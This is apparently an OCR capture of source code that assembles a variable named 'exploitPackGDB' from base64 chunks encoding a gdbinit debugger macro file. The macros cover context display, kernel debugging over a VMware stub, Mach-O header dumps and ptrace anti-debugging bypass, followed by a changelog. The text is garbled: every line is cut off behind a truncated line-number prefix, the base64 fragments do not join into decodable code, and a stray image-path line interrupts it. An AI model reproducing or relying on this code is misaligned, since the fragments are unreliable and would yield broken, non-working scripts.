17… exploitPackGDB += "ZWN0aXZlYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDEKZW5kCmRvY3V
17… exploitPackGDB += "dGl2ZWMKU3ludGF4OiBlbmFibGVvYmplY3RpdmVjCnwgRW5hYmxlIGR
17… exploitPackGDB += "aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhlIGNvbnRleHQgd2luZG93Lgp
17… exploitPackGDB += "YmxlY3B1cmVnaXN0ZXJzCglzZXQgJFNIT1dDUFVSRUdJU1RFUlMgPSA
17… exploitPackGDB += "bmFibGVjcHVyZWdpc3RlcnMKU3ludGF4OiBlbmFibGVjcHVyZWdpc3R
17… exploitPackGDB += "cGxheSBvZiBjcHUgcmVnaXN0ZXJzIGluIHRoZSBjb250ZXh0IHdpbmR
17… exploitPackGDB += "IGVuYWJsZXN0YWNrCglzZXQgJFNIT1dTVEFDSyA9IDEKZW5kCmRvY3V
17… exploitPackGDB += "ClN5bnRheDogZW5hYmxlc3RhY2sKfCBFbmFibGUgZGlzcGxheSBvZiB
17… exploitPackGDB += "dGV4dCB3aW5kb3cuCmVuZAoKCmRlZmluZSBlbmFibGVkYXRhd2luCgl
17… exploitPackGDB += "ID0gMQplbmQKZG9jdW1lbnQgZW5hYmxlZGF0YXdpbgpTeW50YXg6IGV
17… exploitPackGDB += "bmFibGUgZGlzcGxheSBvZiBkYXRhIHdpbmRvdyBpbiB0aGUgY29udGV
17… exploitPackGDB += "CiMgZGlzYWJsZSBjb21tYW5kcyBmb3IgZGlmZmVyZW50IGRpc3BsYXl
17… exploitPackGDB += "b2JqZWN0aXZlYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDAKZW5kCmR
17… exploitPackGDB += "YmplY3RpdmVjClN5bnRheDogZGlzYWJsZW9iamVjdGl2ZWMKfCBEaXN
17… exploitPackGDB += "b2JqZWN0aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhlIGNvbnRleHQgd2l
```

```
17… exploitPackGDB += "bmUgZGlzYWJsZWNwdXJlZ2lzdGVycwoJc2V0ICRTSE9XQ1BVUkVHSVN
17… exploitPackGDB += "dW1lbnQgZGlzYWJsZWNwdXJlZ2lzdGVycwpTeW50YXg6IGRpc2FibGV
17… exploitPackGDB += "aXNhYmxlIGRpc3BsYXkgb2YgY3B1IHJlZ2lzdGVycyBpbiB0aGUgY29
17… exploitPackGDB += "ZAoKCmRlZmluZSBkaXNhYmxlc3RhY2sKCXNldCAkU0hPV1NUQUNLID0
17… exploitPackGDB += "ZGlzYWJsZXN0YWNrClN5bnRheDogZGlzYWJsZXN0YWNrCnwgRGlzYWJ
17… exploitPackGDB += "YWNrIGluZm9ybWF0aW9uIGluIHRoZSBjb250ZXh0IHdpbmRvdy4KZW5
17… exploitPackGDB += "bGVkYXRhd2luCglzZXQgJFNIT1dEQVRBV0lOID0gMAplbmQKZG9jdW1
17… exploitPackGDB += "aW4KU3ludGF4OiBkaXNhYmxlZGF0YXdpbgp8IERpc2FibGUgZGlzcGx
17… exploitPackGDB += "dyBpbiB0aGUgY29udGV4dCB3aW5kb3cuCmVuZAoKCmRlZmluZSBhcm0
17… exploitPackGDB += "REVTID09IDEKICAgICAgICBzZXQgYXJtIHNob3ctb3Bjb2RlLWJ5dGV
17… exploitPackGDB += "c2V0ICRBUk0gPSAxCmVuZApkb2N1bWVudCBhcm0KU3ludGF4OiBhcm0
17… exploitPackGDB += "cmsgd2l0aCBBUk0gYmluYXJpZXMuCmVuZAoKZGVmaW5lIGlvc2tkcAo
17… exploitPackGDB += "TlRFWFQgPSAwCiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAplbmQ
17… exploitPackGDB += "ClN5bnRheDogaW9za2RwCnwgRGlzYWJsZSBkdW1waW5nIGNvbnRleHQ
17… exploitPackGDB += "IGlPUyBLRFAgZGVidWdnaW5nCmVuZAoKZGVmaW5lIGludGVsc3ludGF
17… exploitPackGDB += "IDAKICAgICAgICBzZXQgZGlzYXNzZW1ibHktZmxhdm9yIGludGVsCiA
17… exploitPackGDB += "TEFWT1IgPSAwCiAgICBlbmQKZW5kCmRvY3VtZW50IGludGVsc3ludGF
17… exploitPackGDB += "eW50YXgKfCBDaGFuZ2UgZGlzYXNzZW1ibHkgc3ludGF4IHRvIGludGV
17… exploitPackGDB += "ZGVmaW5lIGF0dHN5bnRheAogICAgaWYgJEFSTSA9PSAwCiAgICAgICA
17… exploitPackGDB += "LWZsYXZvciBhdHQKICAgICAgICBzZXQgJFg4NkZMQVZPUiA9IDEKICA
17… exploitPackGDB += "bnQgYXR0c3ludGF4ClN5bnRheDogYXR0c3ludGF4CnwgQ2hhbmdlIGR
17… exploitPackGDB += "eCB0byBhdCZ0IGZsYXZvci4KZW5kCgpkZWZpbmUga2VybmVsMzIKICA
17… exploitPackGDB += "ICAgICAgICAjIHRyeSB0byBsb2FkIGtnbWFjcm9zIGZpbGVzCiAgICA
17… exploitPackGDB += "IHNpbGVudCBpZiBub24tZXhpc3RlbnQuLi4KICAgICAgICBzb3VyY2U
17… exploitPackGDB += "ZXQgYXJjaGl0ZWN0dXJlIGkzODYKICAgICAgICBpZiAkYXJnYyA9PSA
17… exploitPackGDB += "cmdldCByZW1vdGUgbG9jYWxob3N0OiRhcmcxCiAgICAgICAgZWxzZQo
17… exploitPackGDB += "ZXQgcmVtb3RlIGxvY2FsaG9zdDo4ODMyCiAgICAgICAgZW5kCiAgICB
17… exploitPackGDB += "cCBrZXJuZWwzMgogICAgZW5kCmVuZApkb2N1bWVudCBrZXJuZWwzMgp
17… exploitPackGDB += "IFBBVEhfVE9fS0dNQUNST1MgPFBPUlQ+CnwgQXR0YWNoIHRvIFZNd2F
17… exploitPackGDB += "MzIgYml0cyBrZXJuZWwuCnwgVGhlIHBhdGggdG8ga2dtYWNyb3MgbXV
17… exploitPackGDB += "cyBmaXJzdCBwYXJhbWV0ZXIuCnwgSWYgeW91IGRvbid0IHdhbnQgdG8
17… exploitPackGDB += "dXN0IHB1dCBzb21ldGhpbmcgYXMgdGhlIGZpcnN0IHBhcmFtZXRlci4
17… exploitPackGDB += "bWV0ZXIgaXMgdGhlIHBvcnQgdG8gY29ubmVjdCB0bywgaW4gY2FzZSB
17… exploitPackGDB += "ZyB0aGUgZGVmYXVsdCA4ODMyCnwgb3Igd2FudCB0byBrZXJuZWwgZGV
17… exploitPackGDB += "ZSBhY3RpdmUgdmlydHVhbCBtYWNoaW5lLgp8IEJ5IHN1cHBseWluZyB
17… exploitPackGDB += "IHRoaXMgY29tbWFuZCBzaG91bGQgYmUgY29tcGF0aWJsZSB3aXRoIGF
17… exploitPackGDB += "bmUga2VybmVsNjQKICAgIGlmICRhcmdjICE9IDAKICAgICAgICAjIHR
17… exploitPackGDB += "cm9zIGZpbGVzCiAgICAgICAgIyBmYWlsdXJlIGlzIHNpbGVudCBpZiB
17… exploitPackGDB += "ICAgICAgICBzb3VyY2UgJGFyZzAKICAgICAgICBzZXQgYXJjaGl0ZWN
17… exploitPackGDB += "CiAgICAgICAgaWYgJGFyZ2MgPT0gMgogICAgICAgICAgICB0YXJnZXQ
17… exploitPackGDB += "dDokYXJnMQogICAgICAgIGVsc2UKICAgICAgICAgICAgdGFyZ2V0IHJ
17… exploitPackGDB += "ODg2NAogICAgICAgIGVuZAogICAgZWxzZQogICAgICAgIGhlbHAga2V
17… exploitPackGDB += "bmQKZG9jdW1lbnQga2VybmVsNjQKU3ludGF4OiBrZXJuZWw2NCBQQVR
17… exploitPackGDB += "T1JUPgp8IEF0dGFjaCB0byBWTXdhcmUgZ2RiIHN0dWIgZm9yIDY0IGJ
17… exploitPackGDB += "ZSBwYXRoIHRvIGtnbWFjcm9zIG11c3QgYmUgc3VwcGxpZWQgYXMgZml
17… exploitPackGDB += "IElmIHlvdSBkb24ndCB3YW50IHRvIGxvYWQga2dtYWNyb3MganVzdCB
17… exploitPackGDB += "IHRoZSBmaXJzdCBwYXJhbWV0ZXIuCnwgT3B0aW9uYWwgcGFyYW1ldGV
17… exploitPackGDB += "IGNvbm5lY3QgdG8sIGluIGNhc2UgeW91IGFyZSBub3QgdXNpbmcgdGh
17… exploitPackGDB += "IG9yIHdhbnQgdG8ga2VybmVsIGRlYnVnIG1vcmUgdGhhbiBvbmUgYWN
17… exploitPackGDB += "aGluZS4KfCBCeSBzdXBwbHlpbmcgYSBib2d1cyBrZ21hY3JvcyB0aGl
17… exploitPackGDB += "IGJlIGNvbXBhdGlibGUgd2l0aCBhbnkgT1MuCmVuZAoKZGVmaW5lIDM
```

```
17… exploitPackGDB += "RFA2NEJJVFMgPSAwCiAgICBzZXQgJDY0QklUUyA9IDAKZW5kCgpkZWZ
17… exploitPackGDB += "ZXQgJEtEUDY0QklUUyA9IDEKICAgIHNldCAkNjRCSVRTID0gMQplbmQ
17… exploitPackGDB += "cAogICAgc2V0ICRLRFA2NEJJVFMgPSAtMQplbmQKCmRlZmluZSBoZWF
17… exploitPackGDB += "ICE9IDEKICAgICAgICBoZWxwIGhlYWRlcgogICAgZWxzZQogICAgICA
17… exploitPackGDB += "bXAvZ2RiaW5pdF9oZWFkZXJfZHVtcCAkYXJnMCAkYXJnMCArIDQwOTY
17… exploitPackGDB += "dXNyL2Jpbi9vdG9vbCAtaCAvdG1wL2dkYmluaXRfaGVhZGVyX2R1bXA
17… exploitPackGDB += "YmluL3JtIC1mIC90bXAvZ2RiaW5pdF9oZWFkZXJfZHVtcAogICAgZW5
17… exploitPackGDB += "ZWFkZXIKU3ludGF4OiBoZWFkZXIgTUFDSE9fSEVBREVSX1NUQVJUX0F
17… exploitPackGDB += "ZSBNYWNoLU8gaGVhZGVyIGxvY2F0ZWQgYXQgZ2l2ZW4gYWRkcmVzcwp
17… exploitPackGDB += "Y21kcwogICAgaWYgJGFyZ2MgIT0gMQogICAgICAgIGhlbHAgbG9hZGN
17… exploitPackGDB += "ICAgICAjIHRoaXMgc2l6ZSBzaG91bGQgYmUgZ29vZCBlbm91Z2ggZm9
17… exploitPackGDB += "ICAgICAgICBkdW1wIG1lbW9yeSAvdG1wL2dkYmluaXRfaGVhZGVyX2R
17… exploitPackGDB += "KyA0MDk2ICogMTAKICAgICAgICBzaGVsbCAvdXNyL2Jpbi9vdG9vbCA
17… exploitPackGDB += "aGVhZGVyX2R1bXAKICAgICAgICBzaGVsbCAvYmluL3JtIC1mIC90bXA
17… exploitPackGDB += "ZHVtcAogICAgZW5kCmVuZApkb2N1bWVudCBsb2FkY21kcwpTeW50YXg
17… exploitPackGDB += "X0hFQURFUl9TVEFSVF9BRERSRVNTCnwgRHVtcCB0aGUgTWFjaC1PIGx
17… exploitPackGDB += "CgojIGRlZmluaW5nIGl0IGhlcmUgZG9lc24ndCBnZXQgdGhlIHNwYWN
17… exploitPackGDB += "ZSBkaXNhYmxlY29sb3Jwcm9tcHQKICAgIHNldCBwcm9tcHQgZ2RiJAp
17… exploitPackGDB += "YWJsZWNvbG9ycHJvbXB0CnwgUmVtb3ZlIGNvbG9yIGZyb20gcHJvbXB
18… exploitPackGDB += "YWJsZWNvbG9ycHJvbXB0CiAgICBzZXQgcHJvbXB0IFwwMzNbMzFtZ2R
18… exploitPackGDB += "b2N1bWVudCBlbmFibGVjb2xvcnByb21wdAp8IEVuYWJsZSBjb2xvciB
18… exploitPackGDB += "CgojIE9sZGVyIGNoYW5nZSBsb2dzOgojCiMgICBWZXJzaW9uIDcuNC4
18… exploitPackGDB += "ICAgICAtIEFkZGVkIHRoZSAic2tpcCIgY29tbWFuZC4gVGhpcyB3aWx
18… exploitPackGDB += "eHQgaW5zdHJ1Y3Rpb24gYWZ0ZXIgRUlQL1JJUCB3aXRob3V0IGV4ZWN
18… exploitPackGDB += "dCBvbmUuCiMgICAgICAgVGhhbmtzIHRvIEBiU3I0MyBmb3IgdGhlIHR
18… exploitPackGDB += "aGUgY3VycmVudCBpbnN0cnVjdGlvbiBzaXplLgojCiMJVmVyc2lvbiA
18… exploitPackGDB += "MSkKIwkgIC0gTW9kaWZpZWQgImhleGR1bXAiIGNvbW1hbmQgdG8gc3V
18… exploitPackGDB += "IG51bWJlciBvZiBsaW5lcyAob3B0aW9uYWwgcGFyYW1ldGVyKQojCSA
18… exploitPackGDB += "aWN0aW9ucyBvbiB0eXBlIG9mIGFkZHJlc3NlcyBpbiB0aGUgImRkIiB
18… exploitPackGDB += "IHRvIFBsb3VqIGZvciB0aGUgd2FybmluZyA6LSkKIwkgICBJIGRvbid
18… exploitPackGDB += "dGhlIG9yaWdpbmFsIHRoaW5raW5nIGJlaGluZCB0aG9zZSA6LSkKIwk
18… exploitPackGDB += "IGFzc2VtYmxlIGNvbW1hbmQgdG8gc3VwcG9ydCA2NGJpdHMgLSBZb3U
18… exploitPackGDB += "Y29tcGlsZSBuYXNtIHNpbmNlIHRoZSB2ZXJzaW9uIHNoaXBwZWQgd2l
18… exploitPackGDB += "c3VwcG9ydHMgNjRiaXRzICh3d3cubmFzbS51cykuCiMJICAgQXNzdW1
18… exploitPackGDB += "YmluYXJ5IGlzIGluc3RhbGxlZCBhdCAvdXNyL2xvY2FsL2JpbiAtIG1
18… exploitPackGDB += "bGUgYXQgdGhlIHRvcCBpZiB5b3UgbmVlZCBzby4gCiMJICAgSXQgd2l
18… exploitPackGDB += "ZCBvbiB0aGUgdGFyZ2V0IGFyY2ggYmVpbmcgZGVidWdnZWQuIElmIHl
18… exploitPackGDB += "ZGIgZm9yIGEgcXVpY2sgYXNtIGp1c3QgdXNlIHRoZSAzMmJpdHMgb3I
18… exploitPackGDB += "IHRvIHNldCB5b3VyIHRhcmdldC4KIyAgICAgIFRoYW5rcyB0byBzbmF
18… exploitPackGDB += "bmcgYW5kIG9yaWdpbmFsIHBhdGNoIDotKQojCSAgLSBBZGRlZCAiYXN
18… exploitPackGDB += "cyBhIHNob3J0Y3V0IHRvIHRoZSAiYXNzZW1ibGUiIGNvbW1hbmQuCiM
18… exploitPackGDB += "Z3VyYXRpb24gdmFyaWFibGUgZm9yIGNvbG9yaXplZCBwcm9tcHQuIFB
18… exploitPackGDB += "bWUgaXNzdWVzIHdpdGggVWJ1bnR1J3MgZ2RiIDcuMiBpZiBwcm9tcHQ
18… exploitPackGDB += "CiMgICBWZXJzaW9uIDcuNC4yICgxMS8wOC8yMDExKQojICAgIFNtYWx
18… exploitPackGDB += "IGJ1ZyBoYXBwZW5pbmcgb24gRnJlZUJTRCA4LjIuIEl0IGRvZXNuJ3Q
18… exploitPackGDB += "c3RydWN0aW9uLCBuZWVkcyB0byBiZSAiaWYgKCIuIFdlaXJkIQojICA
18… exploitPackGDB += "byBFdmFuIGZvciByZXBvcnRpbmcgYW5kIHNlbmRpbmcgdGhlIHBhdGN
18… exploitPackGDB += "IHRoZSBwdHJhY2VtZS9ycHRyYWNlbWUgY29tbWFuZHMgdG8gYnlwYXN
18… exploitPackGDB += "YW50aS1kZWJ1Z2dpbmcgdGVjaG5pcXVlLgojICAgICBHcmFiYmVkIHR
18… exploitPackGDB += "ZmFsa2VuLnR1eGZhbWlseS5vcmcvP3A9MTcxCiMJICBJdCdzIGNvbW1
18… exploitPackGDB += "IGEgZ2RiIHByb2JsZW0gaW4gT1MgWCAocmVmZXIgdG8gaHR0cDovL3J
```

```
18… exploitPackGDB += "MTEvMDgvMjAvYW5vdGhlci1wYXRjaC1mb3ItYXBwbGVzLWdkYi10aGU
18… exploitPackGDB += "cHJvYmxlbS8gKQojCSAgSnVzdCB1bmNvbW1lbnQgaXQgaWYgeW91IHd
18… exploitPackGDB += "cmFjZSBlbmFibGVkIHN5c3RlbXMuCiMKIyAgIFZlcnNpb24gNy40LjE
18… exploitPackGDB += "ZkchCiMgICAgQWRkZWQgcGF0Y2ggc2VudCBieSBzYnosIG1vcmUgdGh
18… exploitPackGDB += "aGljaCBJIGZvcmdvdCB0byBhZGQgOi0vCiMgICAgIFRoaXMgd2lsbCB
18… exploitPackGDB += "Zm9yIGEgZ2l2ZW4gcGF0dGVybiBiZXR3ZWVuIHN0YXJ0IGFuZCBlbmQ
18… exploitPackGDB += "T24gc2J6IHdvcmRzOiAiSXQncyB1c2VmdWxsIHRvIGZpbmQgY2FsbCw
18… exploitPackGDB += "bmcgbGlrZSB0aGF0LiIgOi0pCiMgICAgTmV3IGNvbW1hbmQgaXMgInN
18… exploitPackGDB += "c2lvbiA3LjQgKDIwLzA2LzIwMTEpIC0gZkchCiMgICAgV2hlbiByZWd
18… exploitPackGDB += "dHdlZW4gaW5zdHJ1Y3Rpb25zIHRoZSBjb2xvciB3aWxsIGNoYW5nZSB
18… exploitPackGDB += "aGFwcGVucyBpbiBPbGx5REJHKQojICAgICBUaGlzIGlzIHRoZSBkZWZ
18… exploitPackGDB += "ZiB5b3UgZG9uJ3QgbGlrZSBpdCwgbW9kaWZ5IHRoZSB2YXJpYWJsZSB
18… exploitPackGDB += "ICAgIEFkZGVkIHBhdGNoIHNlbnQgYnkgUGhpbGlwcGUgTGFuZ2xvaXM
18… exploitPackGDB += "IGZpcnN0IGRpc2Fzc2VtYmx5IGxpbmUgLSBjaGFuZ2UgdGhlIHNldHR
18… exploitPackGDB += "Q09MT1IxU1RMSU5FIC0gYnkgZGVmYXVsdCBpdCdzIGRpc2FibGVkCiM
18… exploitPackGDB += "ICgyMS8wMi8yMDExKSAtIGZHIQojCSAgQWRkZWQgdGhlIGNvbW1hbmQ
18… exploitPackGDB += "aWVkIHRoZSBpbnQzIGNvbW1hbmQuIFRoZSBuZXcgY29tbWFuZCB3aWx
18… exploitPackGDB += "dGUgaW4gcHJldmlvdXMgaW50MyBwYXRjaC4KIwojIAlWZXJzaW9uIDc
18… exploitPackGDB += "KSAtIGZHIQojCSAgQWRkZWQgZW5hYmxlbGliL2Rpc2FibGVsaWIgY29
18… exploitPackGDB += "IHNldCB0aGUgc3RvcC1vbi1zb2xpYi1ldmVudHMgdHJpY2sKIwkgIEl
18… exploitPackGDB += "dGVwb2ggY29tbWFuZCBlcXVpdmFsZW50IHRvIHRoZSBzdGVwbyBidXQ
18… exploitPackGDB += "YnJlYWtwb2ludHMgCiMJICBNb3JlIGZpeGVzIHRvIHN0ZXBvCiMKIwl
18… exploitPackGDB += "MDQvMjAxMCkgLSBmRyEKIwkgIFN1cHBvcnQgZm9yIDY0Yml0cyB0YXJ
18… exploitPackGDB += "IDMyYml0cywgeW91IHNob3VsZCBtb2RpZnkgdGhlIHZhcmlhYmxlIG9
18… exploitPackGDB += "IG9yIDY0Yml0cyB0byBjaG9vc2UgdGhlIG1vZGUuCiMgICAgIAkgIEk
18… exploitPackGDB += "bm90aGVyIHdheSB0byByZWNvZ25pemUgdGhlIHR5cGUgb2YgYmluYXJ
18… exploitPackGDB += "IHJlZ2lzdGVyIGRvZXNuJ3Qgd29yayB0aGF0IHdlbGwuCiMJICBUT0R
18… exploitPackGDB += "YyBtZXNzYWdlcyBhbmQgc3RlcG8gZm9yIDY0Yml0cwojICAgVmVyc2l
18… exploitPackGDB += "MjAwOSkgLSBmRyEKIwkgIEFub3RoZXIgZml4IHRvIHN0ZXBvICgweEZ
18… exploitPackGDB += "ICAgVmVyc2lvbiA3LjIgKDExLzEwLzIwMDkpIC0gZkchCiMJICBBZGR
18… exploitPackGDB += "c3RlcnMgZnVuY3Rpb24gdG8gY3JlYXRlIDE2IGFuZCA4IGJpdCB2ZXJ
18… exploitPackGDB += "ZWdpc3RlcnMgRUFYLCBFQlgsIEVDWCwgRURYCiMJICBSZXZpc2VkIGF
18… exploitPackGDB += "IGR1bXBqdW1wIHN0dWZmLCBmb2xsb3dpbmcgSW50ZWwgbWFudWFscy4
18… exploitPackGDB += "IGVycm9ycyAodGh4IHRvIHJldiB3aG8gcG9pbnRlZCB0aGUgamxlIHB
18… exploitPackGDB += "bGwgZml4IHRvIHN0ZXBvIGNvbW1hbmQgKG1pc3NlZCBhIGZldyBjYWx
18… exploitPackGDB += "ZXJzaW9uIDcuMS43IC0gZkchCiMgICAgIEFkZGVkIHRoZSBwb3NzaWJ
18… exploitPackGDB += "d2hhdCdzIGRpc3BsYXllZCB3aXRoIHRoZSBjb250ZXh0IHdpbmRvdy4
18… exploitPackGDB += "ZGVmYXVsdCBvcHRpb25zIGF0IHRoZSBnZGIgb3B0aW9ucyBwYXJ0LiB
18… exploitPackGDB += "bmVsIGRlYnVnZ2luZyBpcyBtdWNoIHNsb3dlciBpZiB0aGUgc3RhY2s
18… exploitPackGDB += "bGVkLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVvYmplY3RpdmV
18… exploitPackGDB += "c3RlcnMsIGVuYWJsZXN0YWNrLCBlbmFibGVkYXRhd2luIGFuZCB0aGV
18… exploitPackGDB += "YWxlbnRzICh0byBzdXBwb3J0IHJlYWx0aW1lIGNoYW5nZSBvZiBkZWZ
18… exploitPackGDB += "ICAgIEZpeGVkIHByb2JsZW0gd2l0aCB0aGUgYXNzZW1ibGUgY29tbWF
18… exploitPackGDB += "ZyAvYmluL2VjaG8gd2hpY2ggZG9lc24ndCBzdXBwb3J0IHRoZSAtZSB
18… exploitPackGDB += "aG91bGQgaGF2ZSB1c2VkIGJhc2ggaW50ZXJuYWwgdmVyc2lvbi4KIyA
18… exploitPackGDB += "dG8gY29sb3JzLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVzb2x
18… exploitPackGDB += "bGliIC4gSnVzdCBzaG9ydGN1dHMgZm9yIHRoZSBzdG9wLW9uLXNvbGl
18… exploitPackGDB += "aWMgdHJpY2sgISBIZXkuLi4gSSdtIGxhenkgOykKIyAgICAgRml4ZWQ
18… exploitPackGDB += "cmVtb3ZhbCBvZiAidSIgY29tbWFuZCwgaW5mbyB1ZG90IGlzIG1pc3N
18… exploitPackGDB += "ZWJpYW4gLiBEb2Vzbid0IGV4aXN0IG9uIE9TIFggc28gYnllIGJ5ZSA
18… exploitPackGDB += "eXMgYWZmZWN0ZWQgZmxhZ3MgaW4ganVtcCBkZWNpc2lvbnMKIwojICA
```


```
18… exploitPackGDB += "IGZHIQojICAgICBBZGRlZCBtb2RpZmllZCBhc3NlbWJsZSBjb21tYW5
18… exploitPackGDB += "YW5keSAoZnVydGhlciBtb2RpZmllZCB0byB3b3JrIHdpdGggTWFjIE9
18… exploitPackGDB += "YW5kcyB1c2VkIHVzZSBmdWxsIHBhdGggbmFtZSwgd29ya2luZyBmb3I
18… exploitPackGDB += "IGZvciBvdGhlcnMgaWYgbmVjZXNzYXJ5KQojICAgICBSZW5hbWVkIHR
18… exploitPackGDB += "IHRocmVhZHMgYmVjYXVzZSB0aHJlYWQgaXMgYW4gaW50ZXJuYWwgZ2R
18… exploitPackGDB += "bGxvd3MgdG8gbW92ZSBiZXR3ZWVuIHByb2dyYW0gdGhyZWFkcwojCiM
18… exploitPackGDB += "ICgwNC8wMS8yMDA5KSAtIGZHIQojICAgICBGaXhlZCBjcmFzaCBvbiB
18… exploitPackGDB += "d2FzIGEgSWYgRWxzZSBjb25kaXRpb24gd2hlcmUgdGhlIGVsc2UgaGF
18… exploitPackGDB += "YXQgbWFkZSBnZGIgY3Jhc2ggb24gTGVvcGFyZCAoQ1JBWlkhISEhKQo
18… exploitPackGDB += "ZSBpbmRlbnRpb24KIwojICAgVmVyc2lvbiA3LjEuNCAoMDIvMDEvMjA
18… exploitPackGDB += "QnVnIGluIHNob3cgb2JqZWN0aXZlIGMgbWVzc2FnZXMgd2l0aCBMZW9
18… exploitPackGDB += "b3Agcm91dGluZSBzdXBwb3J0IGZvciBzaW5nbGUgYWRkcmVzcyBvciB
18… exploitPackGDB += "aW9uIGZyb20gZ2xuIFtnaGFsZW4gYXQgaGFjay5zZV0pCiMgICAgIFV
18… exploitPackGDB += "ZSBmcm9tIG5vcCB0byBudWxsIHJvdXRpbmUKIwojICAgVmVyc2lvbiA
18… exploitPackGDB += "OCkgLSBmRyEKIyAgICAgQWRkZWQgYSBuZXcgY29tbWFuZCAnc3RlcG8
18… exploitPackGDB += "d2lsbCBzdGVwIGEgdGVtcG9yYXJ5IGJyZWFrcG9pbnQgb24gbmV4dCB
18… exploitPackGDB += "ciB0aGUgY2FsbCwgc28geW91IGNhbiBza2lwIG92ZXIKIyAgICAgdGh
19… exploitPackGDB += "IGJlY2F1c2Ugbm9ybWFsIGNvbW1hbmRzIG5vdCBhbHdheXMgc2tpcCB
19… exploitPackGDB += "aCBvYmpjX21zZ1NlbmQpCiMKIyAgIFZlcnNpb24gNy4xLjIgKDMxLzE
19… exploitPackGDB += "ICAgIFN1cHBvcnQgZm9yIHRoZSBqdW1wIGRlY2lzaW9uICh3aWxsIGR
19… exploitPackGDB += "aXRpb25hbCBqdW1wIHdpbGwgYmUgdGFrZW4gb3Igbm90KQojCiMgICB
19… exploitPackGDB += "OS8xMi8yMDA4KSAtIGZHIQojICAgICBNb3ZlZCBnZGIgb3B0aW9ucyB
19… exploitPackGDB += "IChtYWtlcyBtb3JlIHNlbnNlKQojICAgICBBZGRlZCBzdXBwb3J0IHR
19… exploitPackGDB += "ZWluZyBzZW50IHRvIG1zZ1NlbmQgKGVhc2llciB0byB1bmRlcnN0YW5
19… exploitPackGDB += "bikKIwojICAgVmVyc2lvbiA3LjEKIyAgICAgRml4ZWQgc2VyaW91cyA
19… exploitPackGDB += "IGRkIGFuZCBkYXRhd2luLCBjYXVzaW5nIGRlcmVmZXJlbmNlIG9mCiM
19… exploitPackGDB += "bnZhbGlkIGFkZHJlc3MuIFNlZSBiZWxvdzoKIyAgICAgZ2RiJCBkZCA
19… exploitPackGDB += "IEZGRkZGRkZGIDogQ2Fubm90IGFjY2VzcyBtZW1vcnkgYXQgYWRkcmV
19… exploitPackGDB += "IyAgIFZlcnNpb24gNy4wCiMgICAgIEFkZGVkIGNscyBjb21tYW5kLgo
19… exploitPackGDB += "b2N1bWVudGF0aW9uIG9mIG1hbnkgY29tbWFuZHMuCiMgICAgIFJlbW9
19… exploitPackGDB += "cyBuZWl0aGVyIHBvcnRhYmxlIG5vciB1c2VmdWxsLgojICAgICBDaGV
19… exploitPackGDB += "YXJndW1lbnQocykgaW4gdGhlc2UgY29tbWFuZHM6CiMgICAgICAgY29
19… exploitPackGDB += "IGNvbnRleHRzaXplLWRhdGEsIGNvbnRleHRzaXplLWNvZGUKIyAgICA
19… exploitPackGDB += "IGJwZCwgYnB0LCBicG0sIGJoYiwuLi4KIyAgICAgRml4ZWQgYnAgYW5
19… exploitPackGDB += "bmNpZXMsIGxvb2sgYXQgKiBzaWducyBpbiBWZXJzaW9uIDYuMgojICA
